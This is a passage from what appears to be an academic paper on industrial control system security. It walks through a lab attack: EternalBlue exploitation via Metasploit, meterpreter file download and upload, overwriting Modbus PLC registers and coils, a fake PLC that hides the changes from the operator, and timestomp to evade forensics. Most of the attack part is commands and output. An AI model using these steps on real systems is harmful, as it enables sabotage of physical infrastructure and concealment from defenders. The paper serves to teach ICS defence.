
actually online and accessible via login the attacker could actually provoke damage without any code by just login into the system. See for example the following screenshot taken from a recent research.[15]

For the penetration test here conducted, the IP address of the victim was exposed to the internet and found on an hypothetical research in Shodan and is 192.168.1.247 (i.e. Windows Server local IP). However, hackers might perform several other actions to obtain the information necessary to deliver the payload.


The Metasploit framework, already installed and regularly updated on Kali Linux, is one of the most powerful tools for ethical hackers and penetration testers since it comprise a whole set of ready-to- go exploits. It will be used both for infecting Windows and manipulate the PLC.

2. Access and escalation

One of the most advanced malware ever made was EthernalBlue. Allegedly built by the NSA, it takes advantages of Windows' security flaws in the SMB protocol. Metasploit provides a scanner to check if the target has patched its system with MS17_010 and then proceeds with the exploit:



The session is open ("meterpreter >" is ready to receive commands). The attacker has a whole range of possibilities and, thanks to EthernalBlue, already has privileged access, so no escalation is needed. To check if it is true:




[15] The research on Shodan was "modbus tcp ip" and showed this company in Slovakia. After taking the screenshot for the sake of the paper no further action was taken.

3. Exfiltration & payload activation


A screenshot of the victim's pc is taken:

```
meterpreter > screenshot
Screenshot saved to: /home/lorenzokali/WMFmpmtM.jpeg
```


And that is the result:




Now that the SCADA-like software is known (qModMaster), it is time to get the IP address of the slave (i.e. the PLC) in order to proceed with the attack. There are several ways to do that, depending on the context. A software like Wireshark could be used to capture the data packets that the Master and slave send to each other. Another way is to "look around" in the qModMaster's directory and look for useful information. To do that, a shell is opened.




The configuration file (qModMaster.ini) might contain useful information, so it is downloaded (back into meterpreter session).





```
meterpreter > download "C:\Program Files (x86)\qModMaster\qModMaster.ini"
[*] Downloading: C:\Program Files (x86)\qModMaster\qModMaster.ini -> qModMaster.ini
[*] Downloaded 332.00 B of 332.00 B (100.0%): C:\Program Files (x86)\qModMaster\qModMaster.ini -> qModMaster.ini
[*] download    : C:\Program Files (x86)\qModMaster\qModMaster.ini -> qModMaster.ini
```

The file shows the IP address of the slave, i.e. the PLC (192.168.1.54), along with other relevant information like the ID and BaseAddr.



If the attacker's intentions are to create instant damage without caring of remaining unnoticed, he/she could connect to the PLC and change the settings in real time, but it would be soon discovered and the victim might re-establish the same settings. In this scenario, the perpetrator wants to hide the modifications for a long as possible. In order to do so, the attacker must read the values of the Coils and Holding registers and then create a virtual PLC that replicates the same values of the original one.

4. Sustainment

Another terminal is opened and Msfconsole is launched again. Metasploit has ready-to-go actions specific for targeting Modbus systems. Somehow similar to the previous process, it is necessary only to set the Slave's IP.

```
msf5 > search modbus

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  auxiliary/admin/scada/modicon_command      2012-04-05       normal  No     Schneider Modicon Remote START/STOP Command
   1  auxiliary/admin/scada/modicon_stux_transfer 2012-04-05      normal  No     Schneider Modicon Ladder Logic Upload/Download
   2  auxiliary/analyze/modbus_zip               2012-10-28       normal  No     Extract zip from Modbus communication
   3  auxiliary/scanner/scada/modbus_findunitid  2012-10-28       normal  No     Modbus Unit ID and Station ID Enumerator
   4  auxiliary/scanner/scada/modbusclient       2012-10-28       normal  No     Modbus Client Utility
   5  auxiliary/scanner/scada/modbusdetect       2011-11-01       normal  No     Modbus Version Scanner


msf5 > use auxiliary/scanner/scada/modbus_findunitid
msf5 auxiliary(scanner/scada/modbus_findunitid) > show options

Module options (auxiliary/scanner/scada/modbus_findunitid):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   BENICE        1                yes       Seconds to sleep between StationID-probes, just for beeing nice
   RHOSTS                         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT         502              yes       The target port (TCP)
   TIMEOUT       2                yes       Timeout for the network probe, 0 means no timeout
   UNIT_ID_FROM  1                yes       ModBus Unit Identifier scan from value [1..254]
   UNIT_ID_TO    254              yes       ModBus Unit Identifier scan to value [UNIT_ID_FROM..254]

msf5 auxiliary(scanner/scada/modbus_findunitid) > set rhosts 192.168.1.54
rhosts => 192.168.1.54
msf5 auxiliary(scanner/scada/modbus_findunitid) > run
[*] Running module against 192.168.1.54

[+] 192.168.1.54:502 - Received: correct MODBUS/TCP from stationID  1
[*] 192.168.1.54:502 - Received: incorrect/none data from stationID 2 (probably not in use)
[*] 192.168.1.54:502 - Received: incorrect/none data from stationID 3 (probably not in use)
[*] 192.168.1.54:502 - Received: incorrect/none data from stationID 4 (probably not in use)
[*] 192.168.1.54:502 - Received: incorrect/none data from stationID 5 (probably not in use)
^C[-] 192.168.1.54:502 - Stopping running against current target...
[*] 192.168.1.54:502 - Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/scada/modbus_findunitid) > use auxiliary/scanner/scada/modbusclient
```

It is showed that only one PLC is active (that is correct). The scan could go on but is stopped. Now it is time to read the values.

```
msf5 auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   DATA                            no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
   DATA_ADDRESS                    yes       Modbus data address
   DATA_COILS                      no        Data in binary to write (WRITE_COILS mode only) e.g. 0110
   DATA_REGISTERS                  no        Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
   NUMBER         1                no        Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          502              yes       The target port (TCP)
   UNIT_NUMBER    1                no        Modbus unit number

Auxiliary action:

   Name                  Description
   ----                  -----------
   READ_HOLDING_REGISTERS  Read words from several HOLDING registers


msf5 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 0
DATA_ADDRESS => 0
msf5 auxiliary(scanner/scada/modbusclient) > set number 5
number => 5
msf5 auxiliary(scanner/scada/modbusclient) > set rhosts 192.168.1.54
rhosts => 192.168.1.54
msf5 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.54

[*] 192.168.1.54:502 - Sending READ HOLDING REGISTERS...
[+] 192.168.1.54:502 - 5 register values from address 0 :
[+] 192.168.1.54:502 - [11, 22, 33, 44, 55]
[*] Auxiliary module execution completed
```


```
msf5 auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf5 auxiliary(scanner/scada/modbusclient) > set ACTION READ_COILS
ACTION => READ_COILS
msf5 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.54

[*] 192.168.1.54:502 - Sending READ COILS...
[+] 192.168.1.54:502 - 5 coil values from address 0 :
[+] 192.168.1.54:502 - [1, 1, 1, 0, 0]
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.54

[*] 192.168.1.54:502 - Sending READ COILS...
[+] 192.168.1.54:502 - 5 coil values from address 0 :
[+] 192.168.1.54:502 - [1, 1, 1, 0, 0]
[*] Auxiliary module execution completed
```


There are 5 holding registers, with the values (in order) 11,22,33,44,55 and 5 coils, with the values 1,1,1,0,0.


The reading process is correct (the values are the same set at the beginning of the lab).

Now that the values are known, the software is opened in Kali and the fake PLC is prepared[16]:

```
lorenzokali@kali:~$ cd Desktop
lorenzokali@kali:~/Desktop$ sudo java -jar ModbusPal_fake\ .jar
[sudo] password for lorenzokali:
```







After that, the SlaveIP is changed on a new INI file with the attacker's IP (that is where the new fake PLC resides).

[16]The process is exactly the same as when the Modbus connection was prepared at the beginning. The only difference is that now ModbusPal is running on Linux instead of Windows 10.

The Master software is forced-closed on the victim's system and the new "corrupted" configuration file with the new IP is uploaded to the folder to replace the current, original qModMaster.ini file.

```
C:\Windows\system32>taskkill /F /IM qModMaster.exe
```

```
meterpreter > upload /home/lorenzokali/qModMaster.ini "C:\Program Files (x86)\qModmaster\qModMaster.ini"
[*] uploading  : /home/lorenzokali/qModMaster.ini -> C:\Program Files (x86)\qModmaster\qModMaster.ini
[*] Uploaded 330.00 B of 330.00 B (100.0%): /home/lorenzokali/qModMaster.ini -> C:\Program Files (x86)\qModmaster\qModMaster.ini
[*] uploaded   : /home/lorenzokali/qModMaster.ini -> C:\Program Files (x86)\qModmaster\qModMaster.ini
```

After the control software has been closed the victim might re-open the program him/herself thinking it was just a crash. However, the program could be run again from the remote meterpreter session.

```
meterpreter > execute -s 1 -f "C:\Program Files (x86)\qModMaster\qModMaster.exe"
```

Now the attacker is ready to read/write the target PLC without being noticed. That is to say, while the attack is being conducted on the original PLC, the victim keep sees the same values as before in the Master software. And if for whatever reason wants to modify something, he/she will modify values on the "fake" PLC.

5. Attack on the ICS


Commands are set to (over)write holding registers and coils:


```
msf5 auxiliary(scanner/scada/modbusclient) > set action WRITE_REGISTERS
action => WRITE_REGISTERS
msf5 auxiliary(scanner/scada/modbusclient) > set number 5
number => 5
msf5 auxiliary(scanner/scada/modbusclient) > set data_registers 12,23,34,45,56
data_registers => 12,23,34,45,56
msf5 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.54

[*] 192.168.1.54:502 - Sending WRITE REGISTERS...
[+] 192.168.1.54:502 - Values 12,23,34,45,56 successfully written from registry address 0
[*] Auxiliary module execution completed
```

```
msf5 auxiliary(scanner/scada/modbusclient) > set action WRITE_COILS
action => WRITE_COILS
data_coils => 00000
msf5 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.54

[*] 192.168.1.54:502 - Sending WRITE COILS...
[+] 192.168.1.54:502 - Values 00000 successfully written from coil address 0
[*] Auxiliary module execution completed
```

Registers set to be overwritten with values:
12, 23,34 45, 56

Coils set to be overwritten with values:
0, 0, 0, 0, 0





Now all the values have been changed, but on the victim's display nothing happened. The Master's display keep showing the same values (in the red oval), because now it has been connected to the fake PLC which was set with the old values. While on the actual PLC (the green oval) the values have changed.

6. Obfuscation

To further avoid detection in forensic investigations for example, we can use the function *timestomp* within Metasploit to change the MACE attributes of the INI file. The values set will be the same as the README in the folder, so that they appear to be created, last modified and especially accessed when the programme was installed[17].

```
meterpreter > timestomp qModMaster.ini -v
[*] Showing MACE attributes for qModMaster.ini
Modified      : 2020-07-07 15:17:28 +0200
Accessed      : 2020-07-07 15:17:28 +0200
Created       : 2020-07-07 15:17:28 +0200
Entry Modified: 2020-07-07 15:17:28 +0200
```

```
[*] Showing MACE attributes for README.txt
Modified      : 2020-07-02 18:57:15 +0200
Accessed      : 2018-06-16 13:32:50 +0200
Created       : 2018-06-16 13:32:50 +0200
Entry Modified: 2020-07-06 12:09:41 +0200
meterpreter > timestomp qModMaster.ini -z "06/16/2018 13:32:50"
[*] Setting specific MACE attributes on qModMaster.ini
meterpreter > timestomp qModMaster.ini -v
[*] Showing MACE attributes for qModMaster.ini
Modified      : 2018-06-16 14:32:50 +0200
Accessed      : 2018-06-16 14:32:50 +0200
Created       : 2018-06-16 14:32:50 +0200
Entry Modified: 2018-06-16 14:32:50 +0200
```

The -z option in *timestomp* specifies that all MACE values are changed at the same time. To see if that was successful:

In this way the attacker left no trace on the corrupted file.

[17] The logic behind this action is somehow "forced". Even when no configuration or process-related file is touched by the User from the installation, not each of them was created and/or modified at the same time.

Although the process descripted above is correct, there are some evident flaws:

- No antivirus system is installed on the victim's computer. Anyway, complex malwares like EthernalBlue are usually specifically configurated to avoid the most common anti-virus systems. Stuxnet for example had it. Nonetheless, it is not in the scope of this paper to find 0-day vulnerabilities nor conduct a penetration test on a Windows system. Since the primary objective of this paper is show a very basic hack of an ICS and show the typical modus operandi of a cyber-attack, the rest was made just to recreate a possible scenario.
- When launching the exploit the system often crashes. In a real-life situation, if the victim reboot the system in a reasonable amount of time the exploit will re-try for at least two times before abandoning and the exploit will then succeed but it cannot be taken for granted.
- When executing *taskkill* from the shell (to close qModMaster.exe) the system sometimes crashes and the session consequently ends. This issue could be avoided implementing a persistence at the beginning of the session.
- When the INI file is substituted to "deviate" the User from the "PLC" it is taken for granted that he/she will not check the IP configuration or it is not aware that the IP address of the PLC has changed. In fact, if the victim just re-opens the software and push the "connect" button because all the settings were already configured, he/she will not notice any difference.

CONCLUSION

As the expression "not if but when" suggests, cyber-attacks are already a real threat and the issue of preventing them is crucial. This paper stressed the fact that physical damage could be done remotely through sophisticated malwares and associated digital instruments. Compromised critical infrastructures could definitely bring a state "to its knees" and undermine citizen's security and well-being. Furthermore, interdependence of the services has multiplied the vulnerabilities of a system.

From a purely technical point of view, the issue resides in the lack of security-driven approach within the development of industrial control systems. Nowadays SCADA vulnerabilities are a matter of public knowledge and surely need to be addressed. Standardization and centralization of the processes need to be complemented by enhanced safety measures from the beginning phase of their establishment. There is an open debate on whether SCADA systems should "move" to the cloud, although it seems like another way of easing the job for a potential attacker.

Hacker groups have proven to be very organized and their capabilities extend to multiple fields of knowledge. Furthermore, international law must prevent the dangerous scenario of an intrastate conflict proxied by rogue groups. Only time will tell if state's cooperation with private corporations will be able to overcome systems' security deficiencies and thus protect civilians from malicious actors.

REFERENCES

From REALPARS, both blog articles and YouTube videos:

- What is Ethernet?, by Mary Dixon: https://realpars.com/ethernet/
- What is Modbus and How does it Work? https://realpars.com/modbus/
- How does Modbus Communication Protocol Work? https://realpars.com/modbus-protocol/
- What are the Differences between DCS and SCADA? https://realpars.com/dcs-vs-scada/
- What is the difference between SCADA and HMI? https://realpars.com/difference-between- scada-and-hmi/
- What is the Difference Between PLC and DCS? https://realpars.com/difference-between-plc- and-dcs/

From "Null byte – WONDERHOWTO" website:

- Exploit EternalBlue on Windows Server with Metasploit: https://null-byte.wonderhowto.com/how-to/exploit-eternalblue-windows-server-with-metasploit- 0195413/
- Use Metasploit's Timestomp to Modify File Attributes & Avoid Detection: https://null-byte.wonderhowto.com/how-to/use-metasploits-timestomp-modify-file-attributes-avoid- detection-0196629/

For the penetration testing laboratory

Zou, C., Dr. (n.d.). Modbus-based Industrial Control System Attack. Retrieved May 23, 2020, from http://cyberforensic.net/labs/modbus-attack.html

Technical reports

- NOTPETYA TECHNICAL ANALYSIS (2017), by LogRhythm Labs: https://gallery.logrhythm.com/threat-intelligence-reports/notpetya-technical-analysis-logrhythm-labs-threat-intelligence-report.pdf
- THREAT GROUP CARDS: A THREAT ACTOR ENCYCLOPEDIA (2019), by ThaiCERT (a member of the Electronic Transactions Development Agency): https://www.thaicert.or.th/downloads/files/A_Threat_Actor_Encyclopedia.pdf
- The Kemuri Water Company Hack (2018), by Vericlave™ & BlueRidge® Networks: https://www.vericlave.com/wp-content/uploads/2018/10/Vericlave_WhitePaper_KemuriWater_1018_F.pdf
- THE GLOBAL STATE OF INDUSTRIAL CYBERSECURITY, by Claroty®. Link: https://f.hubspotusercontent20.net/hubfs/2553528/Claroty_WP_The_State_of_Industrial_Cybersecurity%20-%202020.pdf?utm_campaign=The%20Global%20State%20of%20Industrial%20Cybersecurity%20-%20March%202020&utm_medium=email&_hsmi=85049460&_hsenc=p2ANqtz_q1eFqHKwdTx8IlcLdKFaCWoU7YXBBHRzwE3qSBRSkg4PURjTPeZzJQ-iBoDjf9sHgo0xqx6HUHiLVtjLjBYOMFJrd00q78cch_r41nr0G6W2bQ8&utm_content=85049460&utm_source=hs_automation
- Dragonfly: Western Energy Companies Under Sabotage Threat: https://www.sans.org/cyber- security-summit/archives/file/summit-archive-1493692511.pdf
- Langner, Ralph (2013). *To kill a centrifuge – A Technical Analysis of What Stuxnet's Creators Tried to Achieve*. The Langner group.
- CRASHOVERRIDE. Analysis of the Threat to Electric Grid Operations, by Dragos: https://www.dragos.com/wp-content/uploads/CrashOverride-01.pdf

Symantec:

- W32.Duqu – The precursor to the next Stuxnet (2011)
- W32.Stuxnet Dossier – Nicolas Falliere, Liam O Murchu and Eric Chien (2011)

McAfee:

- Global Energy Cyberattacks: "Night Dragon" (2011). Link: https://www.mcafee.com/wp-content/uploads/2011/02/McAfee_NightDragon_wp_draft_to_customersv1-1.pdf

Commentaries by ISPI (Istituto per gli studi di Scienza Politica Internazionale):

- International Humanitarian Law in Cyber Operations, by Edoardo Greppi. Link: https://www.ispionline.it/it/pubblicazione/international-humanitarian-law-cyber-operations-20372
- Cybersecurity, Critical Infrastructures and States Behaviour, by Luisa Franchina & Andrea Lucariello. Link: https://www.ispionline.it/it/pubblicazione/cybersecurity-critical-infrastructures-and-states-behaviour-17213

Journals, papers and articles

Alladi, T., Chamola, V., & Zeadally, S. (2020). Industrial Control Systems: Cyberattack trends and countermeasures. Computer Communications, 155, 1-8. doi:10.1016/j.comcom.2020.03.007

Bencsáth, B., Pék, G., Buttyán, L., & Félegyházi, M. (2012). The Cousins of Stuxnet: Duqu, Flame, and Gauss. Future Internet, 4(4), 971-1003. doi:10.3390/fi4040971

